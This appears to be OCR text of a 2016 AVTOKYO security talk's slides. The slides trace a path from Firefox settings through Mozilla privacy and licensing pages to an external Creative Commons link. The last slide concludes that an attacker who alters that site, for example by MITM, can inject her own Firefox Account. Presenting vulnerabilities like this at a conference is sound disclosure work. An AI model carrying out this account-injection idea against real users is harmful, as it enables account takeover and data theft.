
AVtokyo used to be the drinking party right after the Black Hat Japan until 2007. It worked as the relaxed networking party to exchange information only among the Black Hat Japan attendees.

From 2008, it will be open to public as "one-day short conference" without changing its very relaxed and fun-filled atmosphere which will offer free communication place for anybody who's intereted the computer security, any kinds of programming, and the geeks.

Welcome to AVtokyo, and join our party!
- no drink, no hack. -

AVTOKYO2016

Click the link below for details of this year.




WHAT IS AVTOKYO?

AVTOKYO is the Japanese community oriented Computer Security Short Conference.

AVtokyo used to be the drinking party right after the Black Hat Japan until 2007. It worked as the relaxed networking party to exchange information only among the Black Hat Japan attendees.

From 2008, it will be open to public as "one-day short conference" without changing



Settings

Sign In to Firefox

Sign in to get your tabs, bookmarks, and passwords from your other devices.

General

Search Google

New Tab

Homepage

Block Pop-up Windows


Save Logins

Allow Third-Party Keyboards
Firefox needs to reopen for this change to take effect.


Use Compact Tabs

Privacy

Logins



By proceeding, you agree to the Terms of Service and Privacy Notice of Firefox cloud services.



Firefox cloud services

Privacy Notice


August 16, 2016

We care about your privacy. When Firefox Cloud Services (the "Services") sends information to Mozilla (that's us) our Mozilla Privacy Policy (https://www.mozilla.org/privacy/) describes how we use that information.

Things you should know:

You send us different types of data depending on what features of the Services you use.

- **Email address**: When you sign up for a Firefox Account, we receive your email address and a hash of your password. In addition, you may optionally add a profile image or use Gravatar (in which case, we'll share your email address with Gravatar to obtain your profile image).
- **Sync**: If you enable Sync, we receive, in encrypted format, the data that you sync across devices (which may include Firefox tabs, add-ons, passwords, bookmarks, history, and preferences). While this cannot be decrypted by us, you should use a strong password to prevent unauthorized access to your synced




Mozilla Privacy

Mozilla Privacy Policy

April 15, 2014

Your privacy is an important factor that Mozilla (that's us) considers in the development of each of our products and services. We are committed to being transparent and open. This Mozilla Privacy Policy explains generally how we receive information about you, and what we do with that information once we have it. You can also read our product privacy notices and FAQs to get more detail with respect to each of our products and services.

What do we mean by


Settings

changes to our privacy policies subscribe to Mozilla's Governance Group.

Our ongoing work on privacy is covered by the Privacy & Data Safety Blog and information about our ongoing work is available on Mozilla's privacy team wiki.

Outdated Policies

mozilla


Portions of this content are ©1998–2016 by individual mozilla.org contributors. Content available under a Creative Commons license.

Contact Us · Donate
Contribute to this site

Privacy · Cookies · Legal
Report Trademark Abuse

Mozilla: Twitter · Facebook
Firefox: Twitter · Facebook · YouTube

Page language: English



Settings

mozilla

mozilla

Mozilla.org Site Licensing Policies

Unless otherwise indicated, the text of documents in this collection is available under the Creative Commons Attribution Share-Alike 3.0 Unported license, or any later version.


A summary of the terms of this license is available, as well as its detailed terms.

Rights in the trademarks and service marks of Mozilla, as well as the look and feel of this website, are not licensed under the terms mentioned above. However, we support you making full use of your rights under fair

http://creativecommons.org

Yep, Attacker Can Inject Her Firefox Account

if she can alter Creative Commons website in some way (e.g., MITM)

